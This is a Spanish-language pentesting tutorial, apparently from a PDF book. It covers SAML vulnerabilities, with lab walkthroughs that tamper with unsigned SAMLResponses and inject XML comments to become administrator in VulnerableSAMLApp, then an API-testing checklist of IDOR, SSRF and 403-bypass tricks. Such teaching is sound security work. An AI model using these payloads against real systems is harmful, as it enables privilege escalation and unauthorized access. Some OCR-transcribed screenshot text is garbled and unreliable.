El Certificate Faking, conocido en español como falsificación de certificados, es el proceso de comprobar si el Service Provider (SP) verifica o no que un Identity Provider (IdP) de confianza ha firmado el mensaje SAML.

La relación de confianza entre el SP y el IdP se establece y debe verificarse cada vez que se recibe un mensaje SAML. Esto se reduce a utilizar un certificado autofirmado para firmar la SAMLResponse o assertion.

- **XML External Entity**

La respuesta de SAML es un mensaje XML el cuál es procesado por el SP. Esto quiere decir que se puede producir un vector de ataque como XXE.

Una vez capturada la SAMLResponse, podemos añadir un external DTD (Document Type Definition) dentro de la SAMLResponse.

- **XML Comment Handling**

Kelby Ludwig descubrió que un atacante podía autenticarse como otro usuario sin la contraseña SSO de ese individuo, insertando un comentario dentro del campo de nombre de usuario de tal manera que rompa el nombre de usuario. Añadiendo un comentario no afectaría a la firma del documento y el atacante podría acceder a la cuenta de un usuario legítimo.

```
<SAMLResponse>
<Issuer>https://idp.com/</Issuer>
<Assertion ID="_id1234">
    <Subject>
        <NameID>user@user.com<!-->evil.com</NameID>
    <!-->
    First part of the username Second part of the username

```

Imagen 113: CVE-2017-11427

- **SAML XML Injection**

Recientemente el investigador Adam Roberts, 29 de marzo de 2021, descubrió que es posible inyectar contenido XML y modificar la estructura de un mensaje SAML, descubrió que era posible inyectar roles adicionales, modificar el assertion recibido, o inyectar nuevos username. El uso de firmas de respuesta no protege contra esta vulnerabilidad. Si te interesa conocer más sobre esta vulnerabilidad, tenemos este artículo sobre ella:

<https://research.nccgroup.com/2021/03/29/saml-xml-injection/>

En la siguiente imagen, podemos ver de una forma gráfica las vulnerabilidades asociadas a SAML, debido a las limitaciones de tamaño, se asocia la imagen en mayor resolución, [aqui](#)




Imagen 114: Mapa Mental de la seguridad en SAML

### 30. Ejemplos

A la hora de practicar la vulnerabilidad de SAML, tenemos multitud de laboratorios.

Los más destacadas son pentesterlab, que cuenta con 10 ejercicio en su certificate AUTH, estos ejercicios nos encontramos con fallas de seguridad sobre la debilidad de la key, así como comment injection's

Tenemos repositorios de github como VulnerableSAMLApp de yogisec, que contiene ejercicios sobre SAML. Justamente este es el que vamos a ver.

De esta forma, a través de ctf's podemos ver y observar entornos reales de una vulnerabilidad SAML

### LAB: Modificación del valor memberof

Uno de los problemas habituales del protocolo que utiliza la firma para evitar la manipulación viene del hecho de que, a pesar de estar presente, la firma no se verifica.

El objetivo de este laboratorio será modificar el grupo al que pertenece el usuario para que el usuario se convierta en un usuario administrador.

En un primer paso, nos logueamos dentro de la aplicación para conocer el funcionamiento de su autenticación.




Imagen 115: Aplicativo Web

Una vez intentamos loguearnos, se nos genera el siguiente flujo de datos, debemos tener en cuenta, que en el servidor IdP se levanta en el puerto 80, y el SP se levanta en el puerto 8000. Esta información la podemos modificar en el fichero docker-compose.yml

Una breve recordatorio de los pasos de SAML

**1.El navegador solicita la autenticación al SP, al no estar logueados recibimos una redirección (302) al IdP**

**2.El SP, nos redirecciona al IdP**

**3.El navegador sigue la redirección y accede al IdP, el IdP actúa como policía, y nos pide el usuario y la clave**

SAML Raider Certificates									
Extender	Project options		User options		Learn	EsPRessO	JSON Web Tokens		SAML Raider Certificates
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	
Intercept	HTTP history	WebSockets history	Options						
Filter: Hiding CSS, image and general binary content									
#	Host	Method		URL	Params	Edited	Status	Length	MIME type
25	http://127.0.0.1:8000	GET	/?sso2		✓		302	2645	HTML
26	http://127.0.0.1	GET	/simplesamlphp/saml2/idp/SSOService.php?SAMLRequest=fVPfb9o...		✓		302	1884	HTML
27	http://127.0.0.1	GET	/simplesamlphp/module.php/core/loginuserpass.php?AuthState=_8...		✓		200	4867	HTML

Imagen 116: Flujo de datos - I

Acto seguido del flujo de información, tenemos la siguiente imagen, donde observamos al IdP




Imagen 117: Panel de inicio de sesión - IdP

Introducimos nuestro usuario, yogi y password, bear, generando otras tres nuevas peticiones

Extender		Project options		User options		Learn	EPResso	JSON Web Tokens		SAML Raider Certificates		
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger				
Intercept	HTTP history	WebSockets history	Options									
Filter: Hiding CSS, image and general binary content												
#	Host	Method		URL		Params	Edited	Status	Length	MIME type		
25	http://127.0.0.1:8000	GET	/sso2			✓		302	2645	HTML		
26	http://127.0.0.1	GET	/simplesamlphp/saml2/idp/SSOService.php?SAMLRequest=fVPfb9o...			✓		302	1884	HTML		
27	http://127.0.0.1	GET	/simplesamlphp/module.php/core/loginuserpass.php?AuthState=.8...			✓		200	4867	HTML		
28	http://127.0.0.1	POST	/simplesamlphp/module.php/core/loginuserpass.php?			✓		200	11518	HTML		
29	http://127.0.0.1:8000	POST	/?acs			✓		302	826	HTML		
30	http://127.0.0.1:8000	GET	/profile/					200	2770	HTML		

Imagen 118: Flujo de datos - II

4. El IDP devuelve una respuesta con un SAMLResponse a la petición de tipo POST, que contiene nuestro usuario y password.

5. La SAMLResponse es reenviada al puerto 8000, es decir, al SP por el navegador.

6. El usuario inicia sesión en el SP y puede acceder a la aplicación.

Por tanto, ya nos encontramos logueados dentro de la aplicación,

Name	Values
Username:	yogi
Last Name:	Bear
First Name:	Yogi
Group Membership:	users

Imagen 119: Panel del usuario

Antes de entrar en este escenario, este problema de configuración es el defecto de implementación más común que se puede encontrar.

Una vez que nos autentiquemos en nuestro IDP podemos hacer los cambios que queramos en la respuesta SAML. El mensaje no será comprobado, el SP simplemente lo procesará como válido.

Como vemos en la siguiente imagen, el usuario con el que nos hemos logueado es miembro del grupo Users.

```

<saml:AttributeStatement>
  <saml:Attribute Name="memberOf" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">users</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="firstName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">Yogi</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="lastName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">Bear</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="username" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">yogi</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="urn:oid:1.2.840.113549.1.9.1" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">yogi@jellystonep.com</saml:AttributeValue>
  </saml:Attribute>

```

Imagen 120: Utilizamos la extensión de BurpSuite SAML Raider

Como vemos en la siguiente imagen, interceptamos la petición y modificamos el valor de este atributo, por el grupo administrators.

Imagen 121: Modificando el valor del grupo

SAMLResponse a mayor resolución:

```

u6WKVCyl8swrz0CWL16uA5Eds15evQkJnzVI/e9uv0UDWc/zwSfiEA1ZnwUtW3tr/F09Wtvg/6zInqh2TxIwk3uKxyu7HMFekcu2tAVNyijjp5ECAwEAAaIOME4wHQY
DVR00BBYEFOnZYhqz3Ve165bDjxtov/VLPMKB8GA1UdIwQYIBaAFOnZYhqz3Ve165bDjxt ov/D/PLPKMAwGA1UdEwQFMANBAb8eDQYJKoZIhvNAQE LBQADggeBAIS
Ij9g7X0PGUbclFg+ZvcfScqVppzy2nJWC558IyOfjo+BQbbrY1bR2sKZ90wIRefDh0qSoh+dzNS1Kvfwj5B/phocmz19UTa latex02x/QY03A01DDj1Qf3cJQj2Q
JQ/Lqk-ynVdUREff dHTyjqozdUoC15dITskigDcpjIIVv1rIexBwucs pctmhoRYcvzLgpoM1gQHMoMsG0DHAC0S/baVs8eu1ys18nDQwxDW6DSOpw/jskDxsyI
w4rMpqzYfr1XB1lCAqIjaucDPAZN190uf0hCSgmUPD1h4g5oIzn/27KhWqi/hfnBBTc4otzB0h+9q6FhU</ds:X509Certificate></ds:Key
Info></ds:Signature><ds:Subject><saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">_dd013220324cb995196a31f82c62bc83f63cb4af8</saml:NameID><saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"><saml:SubjectConfirmationData NotOnOrAfter="2021-08-30T07:44:42Z" Recipient="http://127.0.0.1:8000/acis">
InResponseTo="ONELOGIN_4c77ec032cb8d2fb754f842cff321cc29ca17e1"/></saml:SubjectConfirmation></saml:Subject><saml:Conditions NotBefore="2021-08-30T07:39:12Z"
NotOnOrAfter="2021-08-30T07:44:42Z"><saml:AudienceRestriction><saml:Audience>http://127.0.0.1:8000/metadata/</saml:Audience></saml:AudienceRestriction></saml:Conditions><saml:AuthnStatement AuthnInstant="2021-08-30T07:39:42Z" SessionNotOnOrAfter="2021-08-30T15:39:42Z">
SessionIndex="f18aebf774eda0e392318293a4399683c4ff20df43"><saml:AuthnContext><saml:AuthnContextClassRef urn:oasis:names:tc:SAML:2.0:ac:classes:Password><saml:AuthnContextClassRef></saml:AuthnContext></saml:AuthnStatement><saml:AttributeStatement><saml:Attribute Name="memberOf" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue xsi:type="xs:string">administrators</saml:AttributeValue></saml:Attribute><saml:Attribute Name="firstName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue xsi:type="xs:string">Yogi</saml:AttributeValue></saml:Attribute><saml:Attribute Name="lastName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue xsi:type="xs:string">Bear</saml:AttributeValue></saml:Attribute><saml:Attribute Name="username" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue xsi:type="xs:string">yogi</saml:AttributeValue></saml:Attribute><saml:Attribute Name="urn:oid:1.2.840.113549.1.9.1" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue xsi:type="xs:string">yogi@jellystonep.com</saml:AttributeValue></saml:Attribute></saml:AttributeStatement></saml:Assertion></saml:Response>
```

Imagen 122: Modificando el valor del grupo - II

El resultado final es el siguiente, conseguimos acceder como usuario administrador.

Name	Values
Username:	yogi
Last Name:	Bear
First Name:	Yogi
Group Membership:	administrators

Imagen 123: convirtiéndonos en administradores

## LAB: XML Comment Handling

En este laboratorio utilizaremos un comentario XML, con el objetivo de mencionar algo en el código y que sea ignorado por los compiladores. En XML podemos incluir comentarios en cualquier parte del documento utilizando la siguiente etiqueta: <!--Su comentario-- >

Un analizador XML suele ignorar o eliminar estos comentarios al analizar un documento XML y ahí es donde un atacante puede atacar. Como veremos en el siguiente ejemplo

Para este ejercicio nos tenemos que autenticar con el usuario: brubble y su clave: password

Como vemos en la siguiente imagen, este usuario pertenece al grupo “administratorsbutnot”

Name	Values
Username:	brubble
Last Name:	Rubble
First Name:	Barney
Group Membership:	administratorsbutnot

Imagen 124: Grupo administratorsbutnot

Y en este grupo, tenemos permisos de un usuario normal

ID	Complaint	Severity	Victim
5096209516553	Basket went missing	5	Travis
3810536901585	Lost my stuff	12	George Jetson
1555090336188	Everything stolen	100	Barney

Imagen 125: Low Level

El siguiente paso, será interceptar la SAMLResponse y modificar el valor del grupo, intercalando el siguiente comentario, `administrators<!--butnot-->`

De esta forma, el comentario será eliminado/ignorado dandonos el nombre de grupo administrators.

The screenshot shows the ZAP interface with the 'Proxy' tab selected. In the 'SAML Message' section, there is a large XML document. A yellow box highlights the 'SAML Raider' tab in the top right corner. The status bar at the bottom right of the main window area displays '0 matches'.

Imagen 126: XML Comment Injection


SAMLResponse a mayor resolución:

```

<es:tc:SAML:2.0:ac:classes:Password><saml:AuthnContextClassRef></saml:AuthnContext></saml:AuthnStatement><saml:Attribute Name="memberOf">
<NameFormat="urn:oid:1.2.840.113549.1.9.1">
<xsi:type="xs:string">Administrators<!--butnot--></saml:AttributeValue></saml:Attribute><saml:Attribute Name="firstName">
<NameFormat="urn:oid:1.2.840.113549.1.9.1">
<xsi:type="xs:string">Barney</saml:AttributeValue></saml:Attribute><saml:Attribute Name="lastName">
<NameFormat="urn:oid:1.2.840.113549.1.9.1">
<xsi:type="xs:string">Rubble</saml:AttributeValue></saml:Attribute><saml:Attribute Name="username">
<NameFormat="urn:oid:1.2.840.113549.1.9.1">
<xsi:type="xs:string">brubble</saml:AttributeValue></saml:Attribute><saml:Attribute Name="urn:oid:1.2.840.113549.1.9.1">
<NameFormat="urn:oid:1.2.840.113549.1.9.1">
<xsi:type="xs:string">barney.rubble@bedrock.com</saml:AttributeValue></saml:Attribute></saml:AttributeStatement></saml:Assertion></sampl:Response>
```


Imagen 127: XML Comment Injection - II

El resultado final, como podemos ver, ahora pertenecemos al grupo administradores



*Imagen 128: Miembro del grupo administrators*

Y contamos con los permisos de un administrador.



*Imagen 129: Permisos totales*

Estos son algunos de los ejemplos que podemos ver con este laboratorio, sin duda, es interesante comprobar otros tipos de vulnerabilidades o malas implementaciones dentro de la sintonía SAML / SSO, como pueden ser verificación de firmas, o ataques XSW.

## 31. ¿Qué es?

Las interfaces de programación de aplicaciones (API) se han convertido en una parte fundamental de casi todas las empresas. Son especificaciones que definen cómo otras aplicaciones pueden interactuar con los activos de una organización.

Las APIs exponen la aplicación lógica y los datos sensibles, como la información de identificación personal, y por ello se han convertido cada vez más en un objetivo para los atacantes.

## 32. ¿Tipos?

Las APIs normalmente, devuelven los datos en formato JSON o XML, es la manera más utilizada de representar estos datos.

Principalmente diferenciamos referentes a aplicativos web, las siguientes APIs:

### SOAP

La información es transmitida a través de Request XMLSOAP, es una arquitectura de API que se utiliza menos en las aplicaciones modernas. Pero muchas aplicaciones antiguas y aplicaciones IoT siguen utilizando APIs SOAP. Se utiliza el formato XML para transportar datos, y sus mensajes tienen una cabecera y un cuerpo.

Una petición SOAP tiene el siguiente aspecto:

```
<soapenv:Body>
    <web:GetCitiesByCountry>
        <!--type: string-->
        <web:CountryName>gero et</web:CountryName>
    </web:GetCitiesByCountry>
<soapenv:Body>
```

Esta query llama al método GetCitiesByCountry y pasa el argumento llamado CountryName, con el valor string “gero et”.

### REST

Representational State Transfer, la información se representa en formato JSONREST, es una de las estructuras de API más utilizadas. Las APIs REST también pueden utilizar varios métodos HTTP. En total son 5:

- Get - Se suele utilizarse para leer recursos
- Post - Se suele utilizar para crear recursos
- Put - Se suele utilizar para actualizar recursos

- Delete - Se suele utilizar para eliminar recursos
- Path – Se suele utilizar para actualizar un recurso, parcialmente.

Estos métodos son utilizados como práctica común, no es un requerimiento ni una obligación utilizarlos, es posible utilizar estos métodos para cosas diferentes.

En la siguiente imagen, tenemos un ejemplo de API REST, una solicitud de tipo Get, debemos fijarnos en el body de la solicitud.

	Host	Method	URL	MIME type
093	https://classify-client.servi...	GET	/api/v1/classify_client/	JSON
092	https://normandy.cdn.mozilla.net	GET	/api/v1/	JSON
091	https://www.google.com	GET	/recaptcha/api2/webworker.js?hl=en&v=JPZ52INx9...	script
090	https://www.google.com	GET	/recaptcha/api2/anchor?ar=2&k=6Ldx7ZkUAAAAAA...	HTML
089	https://safebrowsing.googl...	GET	/v4/threatListUpdates.fetch?\$ct=application/x-proto...	app
088	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
087	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
086	https://safebrowsing.googl...	GET	/v4/threatListUpdates.fetch?\$ct=application/x-proto...	app
085	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
084	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 x-xss-protection: 1; mode=block
4 x-content-type-options: nosniff
5 Vary: User-Agent, Accept-Encoding
6 x-ua-compatible: IE=edge
7 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
8 Expires: Thu, 01 Jan 1970 00:00:00 GMT
9 Pragma: no-cache
10 x-frame-options: SAMEORIGIN
11 pinterest-generated-by: coreapp-webapp-prod-0a018b84
12 pinterest-generated-by: coreapp-webapp-prod-0a018b84
13 x-envoy-upstream-service-time: 235
14 pinterest-version: a59ed29
15 x-pinterest-rid: 4653551879891201
16 Content-Length: 6893
17 Date: Sun, 17 May 2020 23:19:42 GMT
18 Connection: close
19 X-CDN: akamai
20 Strict-Transport-Security: max-age=31536000 ; includeSubDomains ; preload
21
22 {
  "resource_response": {
    "status": "success",
    "http_status": 200,
    "data": {
      "news_hub_count": 0,
      "conversations_unseen_count": 0
    }
  },
  "client_context": {
    ...
  }
}

```

Imagen 130: Ejemplo de una petición Rest del libro BugBounty-PlayBook2

Como podemos observar en el body de la solicitud, la información se transmite en formato json

## GraphQL

GraphQL es una nueva tecnología desarrollada por Facebook en 2015, que permite a los desarrolladores solicitar los campos de recursos precisos que necesitan, y obtener múltiples recursos con una sola llamada a la API. GraphQL es cada vez más común debido a esta ventaja.

Una petición GraphQL tiene el siguiente aspecto:

```
query {  
    tienda {  
        nombre  
        DominioPrincipal {  
            url  
            host  
        }  
    }  
}
```

Esta query, indica que queremos recuperar el nombre de la tienda y del dominio principal necesitamos las propiedades URL y host.

A diferencia de las Rest API, es que esta necesita enviar múltiples solicitudes a diferentes endpoints de la API, para consultar datos de la base de datos del back-end. Y con GraphQL, como decíamos, solo necesitamos una solicitud, para solicitar todos los datos del back-end. GraphQL, cuenta con 2 tipos de operaciones, query y mutate, en lugar de 5 de Rest (Get, Put, Post...)

### 33. ¿Como encontrarlo?

El primer paso es comprobar que tipo de API se está utilizando por parte del aplicativo web. La metodología para utilizar depende de ello, por eso es importante comprobarlo.

Esto podemos verlo interceptando las peticiones y respuestas a través de un proxy. Identificar peticiones a endpoints claves como /api/ , /apiv1/ , /graphql. Y como vimos anteriormente, viendo el formato por el cual se transmite la información, xml, json or graphql.

Existen otras formas, como la posibilidad de utilizar Google dorks, repositorios de github o investigar ficheros javascripts, de esta forma, podemos descubrir información escondida.

### SOAP

En una petición SOAP, el primer mensaje empieza con “<soapenv:Envelope>”, con este valor es un buen indicador de que se está utilizando SOAP.

Las APIs SOAP disponen de un servicio llamado Web Services Description Language (WSDL), que se utiliza para describir la estructura de la API y cómo acceder a ella. Si encontramos el WSDL de una API SOAP, puede utilizarlo para entender la API antes de testearla.

A menudo se pueden encontrar archivos WSDL añadiendo .wsdl o ?wsdl al final del endpoint de la API, por ejemplo: <https://api.example.com/api/?wsdl>

## REST

Las APIs REST, como vimos anteriormente se pueden identificar por el formato representativo json, además se identifican por utilizar estructuras predecibles para los usuarios, por ejemplo, utilizar api en el path del endpoint. Las API Rest contienen un documento llamado WADL, Web Application Description Language (WADL), es similar a WSDL.

## Graphql

A la hora de identificar peticiones de tipo graphql, es importante identificar peticiones a endpoints como /graphql o /graphiql, entre otros.

A la hora de ver vulnerabilidades asociadas a graphql, existen diversas herramientas, y recientemente (01/09/21), se ha desarrollado la herramienta [BatchQL](#) por parte del equipo de assetnote, esta herramienta tiene la característica de realizar los siguientes ataques:

- Introspection query support
- Schema suggestions detection
- Potential CSRF detection
- Query name based batching
- Query JSON list based batching

Existen otras herramientas, como [GraphQL Voyager](#), que nos permite de forma visual la estructura de GraphQL, o [GraphQLmap](#), que nos permite probar ataques de sql injection, entre otras utilidades. O utilizar extensiones de BurpSuite, como [InQL](#)

Uno de los problemas principales asociada a las APIs es la exposición de contenido al exterior, por eso es importante realizar fuerza bruta de directorios, como herramientas como fuff o más recientemente, Kiterunner

Tenemos otras alternativas como la funcionalidad de intruder de Burp, es importante probar las diferentes alternativas y decidir cuál es la más interesante o confortable para nosotros.

## 34. TIPS

La característica más encontrada por los investigadores se trata de las vulnerabilidades relacionadas con exposición de información sensible expuesta al exterior, vulnerabilidades Insecure Direct Object Reference (IDOR)

A la hora de realizar un análisis, el punto fuerte es leer la documentación que nos encontramos, de esta manera, aprenderemos a interpretar como es el funcionamiento, y obtener una mayor información, ósea,

realizamos un reconocimiento. Una vez que entiendas la aplicación puedes empezar a encontrar defectos de diseño y otros errores con bastante facilidad.

Swagger, nos puede ser de utilidad para consultar la documentación de las APIs, podemos acceder desde la siguiente url <https://swagger.io/>, contiene documentación que los desarrolladores utilizan para sus APIs internas.

A la hora de testear una API, existen algunos consejos o checklist para tener en cuenta:

- Las versiones antiguas suelen tener más vulnerabilidades, podemos comprobar si existen una versión anterior, por ejemplo: `api/v3/login` → `api/v1/login`
- Comprobar si existen más endpoints a la hora de autenticarnos: `/api/mobile/login` → `/api/v3/login`
- IDOR, modificar parámetros que sean utilizados como identificador, como `ID`, este normalmente nos lo podemos encontrar en las urls, pero es posible encontrarlo en las cabeceras o cuerpo de la Request, incluso, suele ser más vulnerables que en las urls.
- SSRF, las APIs necesitan realizar peticiones a otras aplicaciones, si no se encuentra bien validado el parámetro, pueden surgir este tipo de vulnerabilidades.
- SI testeamos una API, es interesante testear APIs Web/Mobile de forma separada, no tiene por qué tener los mismos mecanismos de seguridad.
- Si testeamos una API Rest, podemos intentar comprobar si acepta peticiones de tipo SOAP, modificamos la cabecera content-type a `application/xml`.
- Modificar las peticiones GET a POST puede provocar errores que a su vez provoquen la exposición de contenido sensible al exterior `GET /api/trips/1` → `POST /api/trips/1 | POST /api/trips` `DELETE /api/trips/1`
- Modificar el contenido de las querys puede provocar la exposición de contenido sensible
- Indicar IDs numéricos cuando nos encontramos con GUID/UUID: `GET /api/users/6b95d962-df3` → `GET /api/users/1`
- Si no encuentras vulnerabilidades en esa API, expande tu superficie de ataque, buscando subdominos. Puede ser que tenga la misma API pero con diferentes configuraciones.
- Rate Limiting, es decir, las API no restringen el número de peticiones
- Buscar funciones especiales y ver como interactúan, por ejemplo, funciones como convertir en PDF, compartir fotos, etc.
- Testear IDOR, y recibimos errores 403, Forbidden? Existen bypasses como:
  - Wrap ID with an array: `{"id":111}` → `{"id":[111]}`
